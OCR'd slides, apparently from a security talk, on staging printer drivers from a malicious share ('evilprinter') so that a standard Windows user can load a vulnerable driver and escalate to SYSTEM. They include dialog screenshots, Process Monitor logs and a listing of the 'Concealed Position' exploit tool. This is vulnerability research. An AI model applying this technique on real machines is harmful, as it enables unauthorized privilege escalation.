prnms003.inf_amd64_83cd6130805738bc	6/17/2021 7:42 AM	File folder
prnms002.inf_amd64_2176cc45624119a9	6/17/2021 7:42 AM	File folder
tsusbhub.inf_amd64_bd91a147ab4ebf1c	6/17/2021 7:40 AM	File folder
sdstor.inf_amd64_0285df6892e82685	6/17/2021 7:40 AM	File folder
usbstor.inf_amd64_802b6a4d44cb671e	6/17/2021 7:40 AM	File folder
wvid.inf_amd64_9b85f3248a01f33f	6/17/2021 7:40 AM	File folder
ipmidrv.inf_amd64_ddb154dfd1a1c33d	6/17/2021 7:40 AM	File folder
storufs.inf_amd64_a51b433e8b705b54	6/17/2021 7:40 AM	File folder
uaspstor.inf_amd64_63788a81c4c628c5	6/17/2021 7:40 AM	File folder
cdrom.inf_amd64_d9c7dfcb895fdc52	6/17/2021 7:40 AM	File folder
sbp2.inf_amd64_321cd72ac8bb989d	6/17/2021 7:40 AM	File folder
acxhdaudiop.inf_amd64_58ff209e6cf52d0f	6/17/2021 7:40 AM	File folder
bth.inf_amd64_967db193ec219bb2	5/27/2021 11:28 AM	File folder
usbhub3.inf_amd64_0b82b4d6b1cdbda8	5/27/2021 11:28 AM	File folder
wstorflt.inf_amd64_8375a9378e7227d5	5/27/2021 11:28 AM	File folder
pci.inf_amd64_dd7848294f6cefbe	5/27/2021 11:28 AM	File folder
acpi.inf_amd64_605a5cafbbd86f6a	5/27/2021 11:28 AM	File folder
mdmirmdm.inf_amd64_ba5b77b7d46bc1...	5/27/2021 11:28 AM	File folder
usbvideo.inf_amd64_3676f7719f873cb4	5/27/2021 11:28 AM	File folder
wdma_usb.inf_amd64_42fb8a307e4b741c	5/27/2021 11:28 AM	File folder
ntprint.inf_amd64_c62e9f8067f98247	4/30/2021 3:48 PM	File folder
ntprint.inf_x86_c62e9f8067f98247	4/30/2021 3:48 PM	File folder

Add Printer

Find a printer by other options

○ My printer is a little older. Help me find it.

● Select a shared printer by name

\\10.0.0.6\evilprinter

Browse...

Example: \\computername\printername or
http://computername/printers/printername/.printer


○ Add a printer using a TCP/IP address or hostname

○ Add a Bluetooth, wireless or network discoverable printer

○ Add a local printer or network printer with manual settings

Next   Cancel

Staging a Print Driver
Using Evil Printer to Stage



Name	Date modified	Type
oemsetup.inf_amd64_9e2bf606b343d0fc	7/1/2021 8:26 PM	File folder
vm3d.inf_amd64_fbb3fb9668d2f328	7/1/2021 8:07 PM	File folder
prnms003.inf_amd64_83cd6130805738bc	6/17/2021 7:42 AM	File folder
prnms002.inf_amd64_2176cc45624119a9	6/17/2021 7:42 AM	File folder
tsusbhub.inf_amd64_bd91a147ab4ebf1c	6/17/2021 7:40 AM	File folder
sdstor.inf_amd64_0285df6892e82685	6/17/2021 7:40 AM	File folder
usbstor.inf_amd64_802b6a4d44cb671e	6/17/2021 7:40 AM	File folder
wvid.inf_amd64_9b85f3248a01f33f	6/17/2021 7:40 AM	File folder
ipmidrv.inf_amd64_ddb154dfd1a1c33d	6/17/2021 7:40 AM	File folder
storufs.inf_amd64_a51b433e8b705b54	6/17/2021 7:40 AM	File folder
uaspstor.inf_amd64_63788a81c4c628c5	6/17/2021 7:40 AM	File folder
cdrom.inf_amd64_d9c7dfcb895fdc52	6/17/2021 7:40 AM	File folder
sbp2.inf_amd64_321cd72ac8bb989d	6/17/2021 7:40 AM	File folder
acxhdaudiop.inf_amd64_58ff209e6cf52d0f	6/17/2021 7:40 AM	File folder
bth.inf_amd64_967db193ec219bb2	5/27/2021 11:28 AM	File folder
usbhub3.inf_amd64_0b82b4d6b1cdbda8	5/27/2021 11:28 AM	File folder
wstorflt.inf_amd64_8375a9378e7227d5	5/27/2021 11:28 AM	File folder
pci.inf_amd64_dd7848294f6cefbe	5/27/2021 11:28 AM	File folder
acpi.inf_amd64_605a5cafbbd86f6a	5/27/2021 11:28 AM	File folder
mdmirmdm.inf_amd64_ba5b77b7d46bc1...	5/27/2021 11:28 AM	File folder
usbvideo.inf_amd64_3676f7719f873cb4	5/27/2021 11:28 AM	File folder
wdma_usb.inf_amd64_42fb8a307e4b741c	5/27/2021 11:28 AM	File folder
ntprint.inf_amd64_c62e9f8067f98247	4/30/2021 3:48 PM	File folder

675 items 1 item selected

Find a printer by other options

○ My printer is a

● Select a shared

\\10.0.0.6\

Example: \\
http://com

○ Add a printer u

○ Add a Bluetooth, wireless or network discoverable printer


○ Add a local printer or network printer with manual settings

Connecting to evilprinter on 10.0.0.6

Checking Windows Update. This might take a while...

Staging a Print Driver

Ricoh Driver is Staged



Add Printer

Install the printer driver

Choose your printer from the list. Click Windows Update to see more models.

To install the driver from an installation CD, click Have Disk.

Manufacturer	Printers
Generic	PCL6 Driver for Universal Print
Microsoft	RICOH PCL6 UniversalDriver V4.23
Ricoh	

This driver is digitally signed.

Tell me why driver signing is important

Staging a Print Driver
Is This a Windows Vulnerability?


YES!

- We crossed a security boundary
- A standard user wrote a driver of their choosing into the Driver Store
- The driver we chose let's us escalate to SYSTEM.

Staging a Print Driver
Is This a Windows Vulnerability?

NO!

- This is working as designed.
- Features aren't vulnerabilities.



```
8:42:04.2624924 ... spoolsv.exe  2364 CreateFile C:\Windows\System32\spool\{2D74F1D3-B9B0-4333-9A32-43726401B053}\oemsetup.inf                 SUCCESS          NT AUTHORITY\SYSTEM
8:42:04.2643248 ... spoolsv.exe  2364 CreateFile C:\Windows\System32\spool\{2D74F1D3-B9B0-4333-9A32-43726401B053}\oemsetup.inf                 SUCCESS          NT AUTHORITY\SYSTEM
8:42:04.3004928 ... DrvInst.exe  4428 CreateFile C:\Windows\System32\spool\{2D74F1D3-B9B0-4333-9A32-43726401B053}\oemsetup.inf                 SUCCESS          NT AUTHORITY\SYSTEM
8:42:04.3024409 ... DrvInst.exe  4428 CreateFile C:\Windows\System32\spool\{2D74F1D3-B9B0-4333-9A32-43726401B053}\oemsetup.inf                 SUCCESS          NT AUTHORITY\SYSTEM
8:42:04.3033061 ... DrvInst.exe  4428 CreateFile C:\Windows\System32\spool\{2D74F1D3-B9B0-4333-9A32-43726401B053}\oemsetup.inf                 SUCCESS          NT AUTHORITY\SYSTEM
8:42:04.3037556 ... DrvInst.exe  4428 CreateFile C:\Windows\System32\spool\{2D74F1D3-B9B0-4333-9A32-43726401B053}\oemsetup.inf                 SUCCESS          NT AUTHORITY\SYSTEM
8:42:04.3044149 ... DrvInst.exe  4428 CreateFile C:\Windows\System32\spool\{2D74F1D3-B9B0-4333-9A32-43726401B053}\oemsetup.inf                 SUCCESS          NT AUTHORITY\SYSTEM
8:42:04.3066388 ... DrvInst.exe  4428 CreateFile C:\Windows\System32\spool\{2D74F1D3-B9B0-4333-9A32-43726401B053}\oemsetup.inf                 SUCCESS          NT AUTHORITY\SYSTEM
8:42:04.9900653 ... DrvInst.exe  4428 CreateFile C:\Windows\System32\DriverStore\Temp\{5b27f7c2-c78d-8047-ba3e-129478ad53a4}\oemsetup.inf      NAME NOT FOUND   NT AUTHORITY\SYSTEM
8:42:04.9918008 ... DrvInst.exe  4428 CreateFile C:\Windows\System32\oemsetup.inf                                                              NAME NOT FOUND   NT AUTHORITY\SYSTEM
8:42:04.9927223 ... DrvInst.exe  4428 CreateFile C:\Windows\System32\spool\{2D74F1D3-B9B0-4333-9A32-43726401B053}\oemsetup.inf                 SUCCESS          NT AUTHORITY\SYSTEM
8:42:04.9928730 ... DrvInst.exe  4428 CreateFile C:\Windows\System32\spool\{2D74F1D3-B9B0-4333-9A32-43726401B053}\oemsetup.inf                 SUCCESS          NT AUTHORITY\SYSTEM
8:42:04.9939045 ... DrvInst.exe  4428 CreateFile C:\Windows\System32\spool\{2D74F1D3-B9B0-4333-9A32-43726401B053}\oemsetup.inf                 SUCCESS          NT AUTHORITY\SYSTEM
8:42:05.0055380 ... DrvInst.exe  4428 CreateFile C:\Windows\System32\spool\{2D74F1D3-B9B0-4333-9A32-43726401B053}\oemsetup.inf                 SUCCESS          NT AUTHORITY\SYSTEM
8:42:05.0057562 ... DrvInst.exe  4428 CreateFile C:\Windows\System32\spool\{2D74F1D3-B9B0-4333-9A32-43726401B053}\oemsetup.inf                 SUCCESS          NT AUTHORITY\SYSTEM
8:42:05.0072594 ... DrvInst.exe  4428 CreateFile C:\Windows\System32\DriverStore\Temp\{5b27f7c2-c78d-8047-ba3e-129478ad53a4}\oemsetup.inf      NAME NOT FOUND   NT AUTHORITY\SYSTEM
8:42:05.0538106 ... DrvInst.exe  4428 CreateFile C:\Windows\System32\DriverStore\Temp\{5b27f7c2-c78d-8047-ba3e-129478ad53a4}\oemsetup.inf      SUCCESS          NT AUTHORITY\SYSTEM
8:42:05.1020867 ... DrvInst.exe  4428 CreateFile C:\Windows\System32\DriverStore\Temp\{5b27f7c2-c78d-8047-ba3e-129478ad53a4}\oemsetup.inf      SUCCESS          NT AUTHORITY\SYSTEM
8:42:05.1784953 ... DrvInst.exe  4428 CreateFile C:\Windows\System32\DriverStore\Temp\{5b27f7c2-c78d-8047-ba3e-129478ad53a4}\oemsetup.inf      SUCCESS          NT AUTHORITY\SYSTEM
8:42:05.1956234 ... DrvInst.exe  4428 CreateFile C:\Windows\System32\DriverStore\Temp\{5b27f7c2-c78d-8047-ba3e-129478ad53a4}\oemsetup.inf      SUCCESS          NT AUTHORITY\SYSTEM
8:42:05.2200021 ... DrvInst.exe  4428 CreateFile C:\Windows\System32\DriverStore\Temp\{5b27f7c2-c78d-8047-ba3e-129478ad53a4}\oemsetup.inf      SUCCESS          NT AUTHORITY\SYSTEM
8:42:08.3548010 ... DrvInst.exe  4428 CreateFile C:\Windows\System32\DriverStore\Temp\{5b27f7c2-c78d-8047-ba3e-129478ad53a4}\oemsetup.inf      NOT A DIRECTORY  NT AUTHORITY\SYSTEM
8:42:08.3549454 ... DrvInst.exe  4428 CreateFile C:\Windows\System32\DriverStore\Temp\{5b27f7c2-c78d-8047-ba3e-129478ad53a4}\oemsetup.inf      NOT A DIRECTORY  NT AUTHORITY\SYSTEM
8:42:08.3619231 ... DrvInst.exe  4428 CreateFile C:\Windows\System32\DriverStore\Temp\{5b27f7c2-c78d-8047-ba3e-129478ad53a4}\oemsetup.inf      SUCCESS          NT AUTHORITY\SYSTEM
8:42:08.3628590 ... DrvInst.exe  4428 CreateFile C:\Windows\System32\DriverStore\Temp\{5b27f7c2-c78d-8047-ba3e-129478ad53a4}\oemsetup.inf      SUCCESS          NT AUTHORITY\SYSTEM
8:42:08.3706659 ... DrvInst.exe  4428 CreateFile C:\Windows\System32\DriverStore\FileRepository\oemsetup.inf_amd64_9e2bf606b343d0fc           NAME NOT FOUND   NT AUTHORITY\SYSTEM
8:42:08.3710306 ... DrvInst.exe  4428 CreateFile C:\Windows\System32\DriverStore\FileRepository\oemsetup.inf_amd64_9e2bf606b343d0fc           SUCCESS          NT AUTHORITY\SYSTEM
8:42:08.3716197 ... DrvInst.exe  4428 CreateFile C:\Windows\System32\DriverStore\FileRepository\oemsetup.inf_amd64_9e2bf606b343d0fc           SUCCESS          NT AUTHORITY\SYSTEM
```

Staging a Print Driver

Is This a Windows Vulnerability?

Staging a Print Driver


Is This Useful?

YES!

- Nothing stopping us from installing old print drivers with known vulnerabilities
- No obvious way to patch this

Bring Your Own Print Driver Vulnerability

Bring Your Own Print Driver Vulnerability Tool Introduction: Concealed Position



jacob-baines Tweaked some metadata for a screenshot 15f39c9 3 days ago 9 commits

3rdparty	Restructured the code base. Hopefully didn't break anything.	16 days ago
cab_files	Added a PoC for CVE-2020-1300 called SLASHINGDAMAGE	4 days ago
src	Tweaked some metadata for a screenshot	3 days ago
.gitignore	Restructured the code base. Hopefully didn't break anything.	16 days ago
LICENSE	Initial commit	18 days ago
README.md	Update README.md	18 days ago
concealed_position.sln	Restructured the code base. Hopefully didn't break anything.	16 days ago

README.md

Concealed Position

Concealed Position is a local privilege escalation attack against Windows using the concept of "Bring Your Own Vulnerability". Specifically, CP uses the Point and Print logic in Windows that allows a low

About

Bring your own print driver privilige escalation tool

Readme

BSD-3-Clause License

Releases

No releases published

Create a new release

Packages

No packages published

Publish your first package

Languages

C++ 100.0%

https://github.com/jacob-baines/concealed_position/

